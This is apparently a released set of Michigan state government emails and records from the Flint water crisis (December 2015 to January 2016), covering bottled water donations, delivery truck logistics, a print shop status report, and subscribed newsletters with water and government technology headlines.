- Flint lead problems raised at EPA water hearing
- Bill to ban microbeads advances in Congress
- Groups press for EPA action on Lake Erie
- Minnesota considers sensitive issue of limiting water drawn from ground



Planet Labs



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## Electrical Mechanical Technician


Hawaii Water Service Company, Waikoloa, HI


## GIS Technical Specialist II


Sunrise Water Authority, Happy Valley, OR

## Water Resources Analyst

Moulton Niguel Water District, Laguna Niguel, CA

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## New Readers

Today's new subscribers include: **Shannon Strachan**, executive assistant to the mayor, City of Lakewood, Ohio;

**Len Necefer**, graduate intern, Sandia National Laboratories;

**Kelley Lincoln**, programmer, KMUD , Garberville, Calif.


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Have a great day!

**Kristen Atha**

Editor, BC Water News: Great Lakes

Brown and Caldwell

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**From:** Buhs, Caleb (DTMB)  
**Sent:** Thursday, December 17, 2015 11:55 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** Re: Flint Water Contact

That will work.

Caleb Buhs

On Dec 17, 2015, at 11:41 AM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

How about during lunch? I'm leaving before the afternoon session starts.

Thanks,  
Kristi

On Dec 17, 2015, at 11:24 AM, Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)> wrote:

See the email string below. Hopefully we can talk at the manager meeting about next steps.

Caleb Buhs

Begin forwarded message:

**From:** "Thompson, Sheryl D. (DHHS)" <[ThompsonS2@michigan.gov](mailto:ThompsonS2@michigan.gov)>  
**Date:** December 17, 2015 at 9:06:09 AM EST  
**To:** "Dykema, Linda D. (DHHS)" <[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)>  
**Cc:** "Minicuci, Angela (DHHS)" <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>, "Moran, Susan (DHHS)" <[MoranS@michigan.gov](mailto:MoranS@michigan.gov)>, "Buhs, Caleb (DTMB)" <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>, "Anderson, Paula (DHHS)" <[AndersonP3@michigan.gov](mailto:AndersonP3@michigan.gov)>  
**Subject:** Re: Flint Water Contact

Please give him my cell number in addition to email. 517-285-0880

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Dec 17, 2015, at 8:47 AM, Dykema, Linda D. (DHHS)  
<[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)> wrote:

Ok, are you the right HHS contact for Caleb Buhs to  
get the water to the right place in Flint?

---

**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Thursday, December 17, 2015 8:44 AM  
**To:** Dykema, Linda D. (DHHS)  
<[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)>  
**Cc:** Minicuci, Angela (DHHS)  
<[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>; Moran, Susan (DHHS)  
<[MoranS@michigan.gov](mailto:MoranS@michigan.gov)>; Buhs, Caleb (DTMB)  
<[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Anderson, Paula (DHHS)  
<[AndersonP3@michigan.gov](mailto:AndersonP3@michigan.gov)>  
**Subject:** Re: Flint Water Contact

Hi Linda, at one point we had more than enough  
water for the schools. However due to the need to  
emphasize using bottled water for everything  
continued donations would be helpful.

It helps to also reduce the water bill for  
families. While I have the filter I still use bottled  
water for coffee, cooking etc.  
kids for brushing their teeth.

I know that churches and food pantries are giving  
out cases of water with food baskets and give aways  
as well as at the health fairs.

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Dec 17, 2015, at 8:08 AM, Dykema, Linda D.  
(DHHS) <[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)> wrote:

Sheryl,

Please see the e-mails below. I've  
heard conflicting messages about  
the need for bottled water. Can you  
provide some insight? Thanks

*Linda D. Dykema, Ph.D.*  
Environmental Public Health  
Director  
Division of Environmental Health  
Michigan Department of Health &  
Human Services  
517.335.8566  
[dykemal@michigan.gov](mailto:dykemal@michigan.gov)

---

**From:** Minicuci, Angela (DHHS)  
**Sent:** Thursday, December 17, 2015  
7:32 AM  
**To:** Moran, Susan (DHHS)  
<[MoranS@michigan.gov](mailto:MoranS@michigan.gov)>; Dykema,  
Linda D. (DHHS)  
<[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)>; Buhs, Caleb  
(DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>  
**Cc:** Anderson, Paula (DHHS)  
<[AndersonP3@michigan.gov](mailto:AndersonP3@michigan.gov)>  
**Subject:** Fwd: Flint Water Contact

Good morning everyone,

Please see the offer below from the  
DTMB PIO regarding bottled water  
for Flint. Can you please work with  
Caleb to help facilitate this?

Thank you,  
Angela

Sent from my iPhone

Begin forwarded message:

**From:** "Buhs, Caleb  
(DTMB)"  
<[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>  
**Date:** December 17,  
2015 at 6:41:16 AM  
EST  
**To:** "Minicuci,  
Angela (DHHS)"  
<[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>  
**Subject:** Flint Water  
Contact

Through a connection  
in our Surplus Office  
we have identified  
pallets of bottled  
water in South  
Carolina that they are  
willing to donate to  
Flint. I don't have  
many details right  
now, but I was hoping  
to connect our staff  
with the DHHS  
contact overseeing the  
Flint efforts to see if  
this is something that  
would be helpful. Can  
you get me a name  
and phone number?

Thanks,

Caleb Buhs

**From:** Kristen Atha <Greatlakes@mail.bcwaternews.com>  
**Sent:** Tuesday, January 12, 2016 11:37 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** BC Water News: Great Lakes -- Michigan governor declares emergency in Flint over lead in drinking water

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Tuesday, Jan. 12 , 2016



**Good morning,**



Michigan Gov. Rick Snyder declared a state of emergency in Flint last Tuesday over problems with lead in the city's drinking water, the same day federal officials confirmed they're investigating the matter. Snyder's action follows emergency declarations by the city and Genesee County, which requested help from the state. Michigan's declaration makes state resources available in cooperation with local response and recovery operations.



#### Some other stories making news across the Great Lakes:

- Organization reviews Waukesha's water request
- Study warns of Great Lakes Asian carp invasion
- New water authority readies biosolids-drying facility
- Digital map tracks factory farm environmental violations
- Oregon, Ohio, turns to ozone to treat its water



NASA



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☐

☐

**Water Treatment Plant Operator**

American Water Enterprises, Duvall, WA

**Utilities Maintenance Manager**

City of Boulder, CO

**Senior Civil Engineer**

City of Lomita, CA

☐

☐

☐

☐

**New Readers**

Today's new subscribers include: **Jim Kerezman**, superintendent, City of Goshen Utilities, Ind.; **Erin Niehoff**, post-graduate fellow, Department of State Lands, Mich.; **Jason Koenig**, hydrographer, East Bay Municipal Utility District, Oakland, Calif.; **Vincent Hoang** student, UC Riverside; **Ronald Di Ramio**, lab supervisor, City of Deerfield Beach, Fla.; **Ray Lipin**, engineering intern, City of Vancouver, Wash.

☐

Have a great day!

**Kristen Atha**

Editor, BC Water News: Great Lakes  
Brown and Caldwell

☐

☐

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1Water

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StormCon 2014

Utility Management

• Infrastructure

• Optimization

**10 Minutes With**

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Glen Gerads

Bobbi Larson

Theresa Connor

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Specialty Pages  
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Water Agencies



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# PGS STATUS REPORT

Date 1-12-16

Shift 1st

## NUVERA 1

- Completed daily, running DCH MSA 15-54 Bulletin.

Is the printer operational? ☒ Yes ☐ No

If not, has a Xerox service call been placed? ☐ Yes ☐ No

Why?

## NUVERA 2

- Multiple orders for DLARA, and DMVA complete.

Is the printer operational? ☒ Yes ☐ No

If not, has a Xerox service call been placed? ☐ Yes ☐ No

Why?

## NUVERA 3

- DLARA OIS Enf. Guide, and DNR Timbersales complete, running DEQ Sara Title III Guide.

Is the printer operational? ☒ Yes ☐ No

If not, has a Xerox service call been placed? ☐ Yes ☐ No

Why?

## iGEN 150

- Running DTMB Flint Water Cards 2000 Shts remain, will be complete by the end of the day, ready for Shelly in the AM.

Is the printer operational? ☒ Yes ☐ No

If not, has a Xerox service call been placed? ☐ Yes ☐ No

Why?

## 5/C PRESS

- ATTY GEN OK2SAY Cards complete.

## 2/C PRESS

- Running the Halm.

## SADDLESTITCHER

- On the cutter.

## FOLDERS

- Completed Voya Perf. #'s, and folding TREAS 744 Instr. Form 743.

## COMMENTS / MISCELLANEOUS INFORMATION

Halm - Printed DCS Exam Env.

Cutter - DTMB Flint Water Card.



# PGS STATUS REPORT

Platemaking - 5 out on proof.

Shipping - Appx. 50

**From:** Government Technology <newsletters@govtech.com>  
**Sent:** Wednesday, January 13, 2016 11:08 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** States are Sending Medicaid to the Cloud, Obama Emphasizes Innovation in Final State of the Union Address

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## Top Stories

JANUARY 13, 2016

### [Sending Medicaid to the Cloud](#)

Led by Wyoming, states are ready to pioneer MMIS as a service.

### [State of the Union 2016: Obama Emphasizes Innovation, Tech's Role in Government](#)

In his final address, Obama asked how to make technology work for us, not against us - especially when solving urgent challenges.

### [Self-Driving Cars in California Handed Control to Human Drivers Thousands of Times, Reports Show](#)

Mandatory reports released Jan. 12 by the California Department of Motor Vehicles from seven companies testing self-driving cars on public roads in the state come amid a debate about whether cars should be able to drive themselves without a human present.

### [CES 2016: Ideas, Opportunities and Barriers for Government](#)

Technologies showcased at CES 2016 were essentially smaller versions of products boasted in previous years that are now more accessible thanks to lower costs -- tweaks that the public sector can flourish off of.

## More Headlines

### [Uber Looks to Fill in First- and Last-Mile of Multi-Modal Transportation Equation](#)

The ride-sharing company has partnered with TransLoc to offer a smartphone application that integrates its services with public transit.

### [Real ID: 5 States Get More Time to Comply](#)

The Department of Homeland Security said passengers in these states could continue using their current IDs until Jan. 22, 2018,



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## Question of the Day

*How many finalists were selected for the Knight Foundation's Knight Cities Challenge?*

[ANSWER](#)

## Eye on Education

*Read the latest headlines from the Center for Digital Education.*

[Revisiting the Quick Brown Fox and the Lazy Dog: A New Focus on Keyboarding](#)

[Can Schools Punish Students for Off-](#)

and some even have until Oct. 1, 2020.

### [Kentucky Considers Bill Banning Certain Social Media Posts](#)

The state law would prohibit posting photos or information about accidents that could involve serious injuries before the police have notified the victim's family or friends.

### [Massachusetts Gaming Commission Offers to Regulate World of Fantasy Sports](#)

The commission released a paper laying out a number of regulatory options, but focuses on creating a specific commission to oversee Internet gaming in the state.

### [100,000 NYC School Children Face Airport-Style Security Screening Every Day](#)

Crime in the schools has dropped sharply, but New York City still requires students at more than 200 schools to take off their shoes and send their belongings through x-ray machines.

### [Privacy Violations Plague VA Facilities in Minnesota](#)

Employees and contractors at VA medical centers, clinics, pharmacies and benefit centers commit thousands of privacy violations each year, racking up more than 10,000 since 2011.

### [Wikipedia Founder Advocates for Power of Social Media, Democracy](#)

Jimmy Wales spoke recently, forewarning governments to take an in-depth look at how technology and social media is affecting people's lives -- and to not over-regulate.

### [California High-Speed Rail Board Reviews Contract Proposals](#)

Five teams submitted bids in November, but the prices were kept sealed until last week while each of the proposals was evaluated for technical expertise.

### [Are Drones the First Responders of the Future?](#)

Unmanned Aerial Vehicles have the potential to protect lives by being the first ones to investigate wildfires, crime scenes and chemical spills.

### [Is Michigan Government Taking Too Long to Respond to Flint's Water Contamination Crisis?](#)

Though Gov. Rick Snyder signed an executive order on Monday to create an inter-agency committee to work on long-term solutions to the Flint lead contamination situation, critics argue that the state is responding to the problem too slowly.

### [Campus, Online Speech?](#)

### [California Teacher Under Scrutiny for Buying Computers for Students](#)

### [Virtual Classrooms Allow Students to Stay Connected on Snow Days](#)

## Industry Resources from Our Partners

### [Public Sector Organizations Benefit from FLASH Storage](#)

### [The Platform of Tomorrow](#)

### [Select the Best Malware Protection](#)

### [Sustainable Security](#)

### [Trouble Managing Cloud Environments?](#)

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## Editor's Choice

### Thinking Big: 6 Innovative Ideas from Small Cities

How cities with populations under 100,000 are using tech to provide creative and forward-looking services.

### Washington Lawmakers Take Aim at Cybercrime with

### Washington Cyber Crime Act

Rep. Chad Magendanz said he hopes the act will eliminate barriers for law enforcement and create a clear path to defend against diverse cybercriminals.

## Most Popular

### 7 Career Lessons From Kirk Cousins

### New York to Provide High-Speed Broadband to All


### Citizens by End of 2018

### Open-Source Toolkit Aims to Make Stormwater

### Management Easy

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


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**From:** Murphy, Chris (DTMB)  
**Sent:** Thursday, January 14, 2016 9:33 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** RE: Drivers/Trucks

I am pretty sure it's just a 24 ft. box truck... I will call now. Thank you.

Chris Murphy  
DTMB/ Delivery Services  
Supervisor I D Mail & Moves  
[Murphyc2@michigan.gov](mailto:Murphyc2@michigan.gov)  
517-322-5116  
517-281-2391



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
---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Thursday, January 14, 2016 9:32 AM  
**To:** Murphy, Chris (DTMB) <[murphyc2@michigan.gov](mailto:murphyc2@michigan.gov)>  
**Subject:** RE: Drivers/Trucks

I don't think that would be a problem. You would want to call Star (on canal I think) and ask them if this is possible. What size vehicle do they need?

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844




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---

**From:** Murphy, Chris (DTMB)  
**Sent:** Thursday, January 14, 2016 9:21 AM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: Drivers/Trucks

Okay... Thank you. I just received a call from Mike at VTS, It seems one of the trucks Shelly rented from star the wipers do not work and the lift gate is not big enough to handle the weight of a pallet of water so they were wondering if they can swap it out with a Star truck from the flint garage. Shelly is in a class until 1 pm, any suggestions???

Chris Murphy  
DTMB/ Delivery Services  
Supervisor I D Mail & Moves  
[Murphyc2@michigan.gov](mailto:Murphyc2@michigan.gov)  
517-322-5116  
517-281-2391



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---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Thursday, January 14, 2016 9:17 AM  
**To:** Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
**Cc:** Murphy, Chris (DTMB) <[murphyc2@michigan.gov](mailto:murphyc2@michigan.gov)>  
**Subject:** RE: Drivers/Trucks

Chris --

I'm working on finding out the hours for the next few days. Will let you know as soon as I hear. The VTS guys are all set. They will work through Tuesday.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



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---

**From:** Millimaki, Shelly (DTMB)  
**Sent:** Thursday, January 14, 2016 7:35 AM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Cc:** Murphy, Chris (DTMB) <[murphyc2@michigan.gov](mailto:murphyc2@michigan.gov)>  
**Subject:** Re: Drivers/Trucks

Good morning Kristi,

I am in a training until 1:00. I spoke to Chris to let him know about this and he will contact our guys. So, if you could get with him, he will handle it.

We would need to know the times - is it from 8:30 - 5, so they don't have to stay?

Thanks,  
Shelly

Sent from my iPhone

On Jan 13, 2016, at 7:19 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

We will take a look at scheduling and let you know tomorrow.

Thanks,  
Kristi

On Jan 13, 2016, at 6:39 PM, Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)> wrote:

We currently have 7 assigned. You tell me if they would be available to work through the weekend and next week.

Jeanette

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, January 13, 2016 6:09 PM  
**To:** Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Cc:** Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
**Subject:** Re: Drivers/Trucks

How many of the trucks and drivers?

Thanks,  
Kristi

On Jan 13, 2016, at 5:21 PM, Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)> wrote:

Hi Ladies -

Just found out that MSP would like us to finish up the water/filter door-to-door deliveries within the next 5 days. What is the chance we will have your trucks/drivers continue to be available?

Please discuss and let me know. Thank you!!!

Jeanette Doll, Professional Emergency Manager  
MI Dept. of Technology, Management & Budget  
Emergency Management Coordinator  
(517) 373-2231 Office  
(517) 719-8763 Cell  
<image003.jpg>

**From:** Kristen Atha <Greatlakes@mail.bcwaternews.com>  
**Sent:** Tuesday, January 19, 2016 11:54 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** BC Water News: Great Lakes -- Obama declares emergency in Flint water crisis

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Tuesday, Jan. 19 , 2016



**Good morning,**



President Obama declared a state of emergency in response to the water crisis in Flint, Mich., where thousands of residents have been exposed to toxic amounts of lead. The president's action authorizes FEMA to "coordinate all disaster relief efforts which have the purpose of alleviating the hardship and suffering caused by the emergency" in Genesee County.

### Some other stories making news across the Great Lakes:

- Minnesota governor releases \$220 million wish list for water
- Study: Most Lake Superior mercury comes from the air
- Harnessing a market for Lake Erie water quality
- Illinois starts recovery process as flood waters recede
- Indiana launches nutrient reduction strategy

### TEDx Talks





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## Certified Serviceperson

Washington Water Service Company, Gig Harbor, WA

## Executive Director

Oregon Association of Clean Water Agencies (ACWA),  
Portland, OR

## Customer Service Manager

Irvine Ranch Water District, Irvine, CA

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## New Readers

Today's new subscribers include: **Tsenguun Tumurkhuyag**, member, Environmental Law Institute, Washington, D.C.; **Patricia Kharazmi**, student, Stanford University; **Peter Wanberg**, environmental compliance inspector, City of Vacaville, Calif.; **Joanna O'Brien**, project manager, ConcernAmerica.org; **Catalina Pino**, intern, Santa Clara Valley Water District, Calif.; **Matthew Burggraff**, water-sewer plant supervisor, California State Parks.

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Have a great day!

**Kristen Atha**

Editor, BC Water News: Great Lakes  
Brown and Caldwell

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**From:** Government Technology <newsletters@govtech.com>  
**Sent:** Monday, January 25, 2016 11:10 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** 'Anonymous' Targets Michigan, Activates #OpFlint | MIT Project Seeks to Enrich Live Streaming Video

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## Top Stories

JANUARY 25, 2016

['Anonymous' Targets Michigan, Activates #OpFlint](#)  
#OpFlint promises online attacks against Michigan Gov. Rick Snyder's administration in response to the water emergency in the city of Flint.

[MIT Research Project Aims to Corral, Enrich Live Streaming Video](#)

"Deepstream" seeks to iron the creases on one of the Internet's fastest growing trends.

[Using Data Analytics to Deliver Better Outcomes for At-Risk Youth](#)

The Forum for Youth Investment is helping state and local agencies use data to more flexibly deliver the right service mix to youth ages 14 to 24, often referred to as disconnected or opportunity youth.

## More Headlines

[Los Angeles Power Department Asks Customers to Help It Ditch Coal](#)

The Los Angeles Department of Water and Power wants to eliminate coal as a means of producing electricity within the next 10 to 15 years.

[What Can Local Governments Learn from UPS?](#)

The technology that UPS uses to optimize its routes and achieve big savings shows how powerful data analytics could be across the public sector.

['Cards Against Urbanity' Turns Urban Planning into a Game](#)



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## Question of the Day

*Out of your 150 Facebook friends, how many can you really count on?*

[ANSWER](#)

## Eye on Education

*Read the latest headlines from the Center for Digital Education.*

[The Education Building's Interior Matters](#)

Called Cards Against Urbanity, the game is a twist on the popular and politically incorrect Cards Against Humanity.

#### Fiber-Optic Network Construction Highlights Widespread Lack of Broadband in Salinas Valley, Calif.

The \$13.3 million fiber optic spine between Santa Cruz and broadband-deprived areas of the Salinas Valley is a huge step forward in bringing the unserved areas of Santa Cruz and Monterey counties into the 21st century.

#### Consumer Coalition Lobbies FCC to Establish Privacy Rules for ISPs

At the commission's open meeting in November, Wheeler said privacy issues related to broadband are "something we are looking at right now."

#### Wisconsin's Decade-Long Computer System Upgrade Still Experiencing Payroll Glitches

Although further ahead than projected in many areas, the state has still found more than 400 errors in employee paychecks with potentially hundreds more out there.

#### California Gov. Jerry Brown Calls for Improving State's Water Delivery System

Several experts have said 2016 will be pivotal for the future of the water project. Do-or-die decisions must be made in the coming months if it is to proceed.

#### Solar Investors Frustrated at Nevada's Clean Energy Rate Hikes

The state's Utility commission decided to eliminate solar subsidies after several high profile solar providers moved to the state -- and they are speaking out against the ruling.

#### Chicago's Metra Pilots Wi-Fi on Select Cars

In the next few weeks, the transit agency will finish installing the service and begin testing how effective the service is -- and whether it should be added to all cars.

#### Massachusetts Seeks to Become Autonomous Vehicle Research, Testing Hub

Industry leaders and state officials will begin talks on Feb. 9th to discuss the best way to introduce self-driving vehicles that doesn't hinder innovation and protects Massachusetts residents.

#### NYC Department of Education CIO Departs, Will Focus on Procurement Issues

#### Brown University IT Leader Takes Top Security Position at Princeton

#### South Carolina Education Leader Calls for Investment in Virtual School

#### Wyoming Colleges Could Receive \$1.2 Million for Cybersecurity Training Programs

#### Public School, Library Partnership Program Lends Wi-Fi Hotspots to Rural South Carolina Families

#### Massachusetts High Schoolers Help Plan Town's Sustainable Future

#### Legal Research Company LexisNexis Moving to North Carolina State

## Industry Resources from Our Partners

### Trouble Managing Cloud Environments?

### Cyber Intelligence Brochure

### How to Use Telematics to Control Fleet Costs

### Making Your Community Thrive: Attracting Developers to Spur Growth

### Cybersecurity in an "All-IP World" Are You Prepared?

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## Implementing a Body Camera Program: A Guide for Public Safety Officials

This handbook highlights key planning questions as well as insights from agencies initiating their own programs. Checklists and resources help further an agency's exploration in each planning area.

**DOWNLOAD NOW**

## Editor's Choice

### [NYC's Amen Ra Mashariki on Putting Analytics, Open Data to Use to Improve City Operations](#)

Mashariki, New York City's chief analytics officer, says the Mayor's Office of Data and Analytics is all about getting data from one agency that can be used by another to meet their missions and goals.

### [Will Jet Aircraft of the Future be Powered by Electricity?](#)

NASA and a group of corporate and academic partners are exploring a wide range of technologies that could make aircraft of the future far more fuel-efficient, including all-electric jet engines.

## Most Popular

### [Arizona Takes Executive Action on Sharing Economy](#)

### [This Week in Civic Tech: NYC Launches Public Wi-Fi Beta, Nigeria Experiments with Sewage Mapping](#)

### [Introducing the GovTech100: Civic Innovation's Next Phase](#)

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**From:** Public CIO <newsletters@govtech.com>  
**Sent:** Monday, January 25, 2016 11:17 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** How 3-Letter Tech Chiefs Can Work Together, What's Next for Innovation in Rhode Island?

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## Top Stories

JANUARY 25, 2016



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### [Jam-Packed C-Suite: How Can 3-Letter Chiefs with Roles that Touch Tech Work Together?](#)

Each has some overlap with the CIO's function, so each state and local government has to work out in its own way just which chief will oversee what domain.

### [Rhode Island's First Chief Innovation Officer Previews What's to Come](#)

Richard Culatta says that in government, collaboration is the key to getting things done.

### [Grounding AI: Artificial Intelligence is Closer -- and Less Awesome -- than Most Realize](#)

In fact, many in government and the private sector are already using the next rung in humanity's digital progression.

### [NYC's Amen Ra Mashariki on Putting Analytics, Open Data to Use to Improve City Operations](#)

Mashariki, New York City's chief analytics officer, says the Mayor's Office of Data and Analytics is all about getting data from one agency that can be used by another to meet their missions and goals.

## More Headlines

### [3 Ways to Take Advantage of Your Social Media Downtime](#)

Social media is never actually "done," but here are some things to work on when the rest of the process seems to be running smoothly.

## Industry Resources from Our Partners

[Trouble Managing Cloud Environments?](#)

[The Platform of Tomorrow](#)

[Sustainable Security](#)

[Solving the Security Puzzle](#)

[Cisco Mid-Year Security Report](#)

### Presidential Front-Runners' Successes, Failures on the 2016 Digital Campaign Trail

The top presidential candidates are charging forward into the digital fray and hoping their approach to wrangling voters online beats the other guy's.

### Arizona Takes Executive Action on Sharing Economy

Arizona Gov. Doug Ducey announced the creation of a special council to examine state regulation of the so-called sharing economy and how the state can better position itself to take advantage of the growing sector.

### Introducing the GovTech100: Civic Innovation's Next Phase

The public-sector technology market has evolved to be broader and more robust, to the tune of \$1 billion in private capital investment. Here we unveil the GovTech100 – the top 100 companies focused on government customers.

### Financial Transparency Platform Works to Demystify City Budgets

ClearGov aims to decipher city budgets with interactive infographics, says CEO and Founder Chris Bullock.

### 10 Cybersecurity Issues to Expect in 2016

Micro-segmentation defense, attacks by rogue intelligence officers and quantum encryption investment are among many things to keep an eye on in 2016.

### Massachusetts Seeks to Become Autonomous Vehicle Research, Testing Hub

Industry leaders and state officials will begin talks on Feb. 9th to discuss the best way to introduce self-driving vehicles that doesn't hinder innovation and protects Massachusetts residents.

### Emails Show Michigan Tried to Defer Blame for Flint Water Crisis

In the wake of the water crisis that has led protesters to call for Gov. Rick Snyder to resign, 274 pages of his emails have been released.

### Ohio DOT Relies on Tech to Combat Winter Storms

The state's Transportation Department estimates that it has invested \$100 million in new technology over the last five years.

### Foundation for Transparency in Government Lacks Transparency

Six months after it organized to recall the mayor of Lawrence, Mass., the group has not filed financial disclosure forms with the state, in apparent violation of campaign finance laws intended to ensure transparency.

### Morris, III., Buys \$2 Million Cybersecurity Insurance Policy

The policy protects not only the city, but also the people who reside in it.

## Maine Increases Data Sharing with FBI to Prevent Gun Violence

Maine has taken significant steps toward notifying federal law enforcement about mentally ill people who should be prohibited from buying a gun.

## Illinois Lawmakers Propose Legislation Requiring Warrants for Cell Phone Tracker Use

The bill also would require police to delete any data the devices pick up from phones used by those who aren't the target of an investigation.

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### **Cyber Security for Government**

Help keep your agency's information protected. Our proactive network-based approach to managed security delivers some of today's most powerful weapons to combat cyber security attacks - helping to safeguard the elements of your IP infrastructure. To learn more about security solutions for your agency, please visit [www.att.com/govsecurity](http://www.att.com/govsecurity)

## Editor's Choice

### Sending Medicaid to the Cloud

Led by Wyoming, states are ready to pioneer MMIS as a service.

### U.S. House Approves Overhaul of Open Records Requests

Fifty years after President Lyndon Johnson signed the Freedom of Information Act into law, the House of Representatives has approved amendments to revamp it for the Digital Age.

## Most Popular

### Will 'Helicopter Policymakers' Stifle New Technology Over the Long Term?

### State of the Union 2016: Obama Emphasizes Innovation, Tech's Role in Government

### Washington Lawmakers Take Aim at Cybercrime with Washington Cyber Crime Act

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**From:** Government Technology <newsletters@govtech.com>  
**Sent:** Tuesday, January 26, 2016 11:11 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** 7 Ways Local Govs Are Getting Creative with Data Mapping, Should Silicon Valley Worry About Another Tech Bubble?

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## Top Stories

JANUARY 26, 2016

### [7 Ways Local Governments Are Getting Creative with Data Mapping](#)

Government entities appear to be using maps more and more as a tool for creating useful applications. Here are seven ways they're doing it.

### [Should Silicon Valley Be Nervous About Another Tech Bubble?](#)

Reports have said a second bubble is looming in the tech sector, but experts are divided as to whether it will signal impending doom or a new opportunity for savvy business people.

### [The New Global Cyber Alliance Is Important -- Here's Why](#)

What is the new Global Cyber Alliance? In this exclusive interview with alliance co-founder and chair Will Pelgrin and CEO and president Phil Reiting, the two explain what the alliance is, and why it matters.

### [Zinteh Launches 3-D Optical Illusion LED Light. Google Releases its Pixel C Tablet](#)

Plus, the Reveal RS2-X2L body camera allows for 34 hours of audio and video to be recorded.

## More Headlines

### [Microsoft Donates \\$1 Billion in Cloud Services to Nonprofits, Universities](#)

Microsoft Philanthropies announces a three-year program to put analytics and cloud computing into the hands of 70,000 academic,



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## Question of the Day

### ***Do people understand Bitcoin?***

[ANSWER](#)

## Eye on Education

***Read the latest headlines from the Center for Digital Education.***

[Why Educators Must Teach Students Social Media Etiquette](#)

[Pennsylvania Educator Files Lawsuit](#)

nonprofit and eventually government partners.

#### LA Unified Inches Toward Districtwide Tech Upgrades, Wireless Access

The biggest school district in the nation is preparing its students with big investments in broadband connectivity and device support.

#### Illinois Announces Consolidated Department of Innovation and Technology

The state's hodgepodge of overlapping IT desks will consolidate under the control of CIO Hardik Bhatt.

#### Former Philadelphia Mayor Michael Nutter Tapped as Adviser to Homeland Security Council

Nutter will be on a special committee making recommendations on a wide range of issues from local governments to private-sector defense.

#### What Stands in the Way of Getting 60 Million Americans Connected to Broadband?

Relying on your smartphone as a sole source of connecting to the Internet is a reality for many low income earners and students.

#### Wyoming Bill Would Normalize Bitcoin in Money Transfers

Bitcoin is the most prominent cryptocurrency, but there actually are more than 650 such currencies available for trade in online markets.

#### Obama Seeks Nearly \$100 Million for Cyberdefense

The funds will be put toward creating a new agency to oversee security clearances for government workers and contractors run by the Defense Department.

#### Top Cybersecurity Firm in U.S. Named

According to Cybersecurity Ventures, root9B is the world's most sophisticated company combating hackers and other cybercriminals.

#### Cities' Bandwidth Capabilities Increasingly Important in Attracting Businesses

General Electric relocating its headquarters from Fairfield, Conn., to Boston earlier this year is described as being digitally driven and advantageous thanks to Boston's higher bandwidth capabilities.

#### Hyperloop Tech Race Comes Down to Two Companies

The two companies, Hyperloop Technologies and Hyperloop Transportation Technologies, are in a close race to complete the first hyperloop.

#### Iowa's Upgraded DOT: Ready for Increased Traffic and Road Hazards

Operators attentively monitor the screens, watching for backups or traffic incidents, and communicate with local authorities and the public at the new Iowa traffic 'Nerve Center.'

#### Face-Detecting Cameras Sought in San Francisco's 'SF Go'

#### After He Doesn't Get Technology Job

#### Fashion Meets STEM at Iowa State University

### Industry Resources from Our Partners

#### Trouble Managing Cloud Environments?

#### The Platform of Tomorrow

#### Sustainable Security

#### Solving the Security Puzzle

#### Cisco Mid-Year Security Report

### Traffic Improvement Program

Although the program is meant to ease traffic congestion and claims the cameras will not be used to track people, many are still skeptical about the possible invasion of privacy.

### The Heavy Price We Pay for 'Free' Wi-Fi

New York City is developing a "free" public Wi-Fi network to be deployed throughout the city, but the poorly appreciated price is our privacy.

### Ironically, Government Planners Don't Have Plans for Autonomous Vehicles

New research indicates that metropolitan planning organizations aren't doing much to get ready for autonomous cars.

### Albany, N.Y. to Conduct Citywide Broadband Access Study

The study is the first step in figuring out how to deliver broadband to all residents.

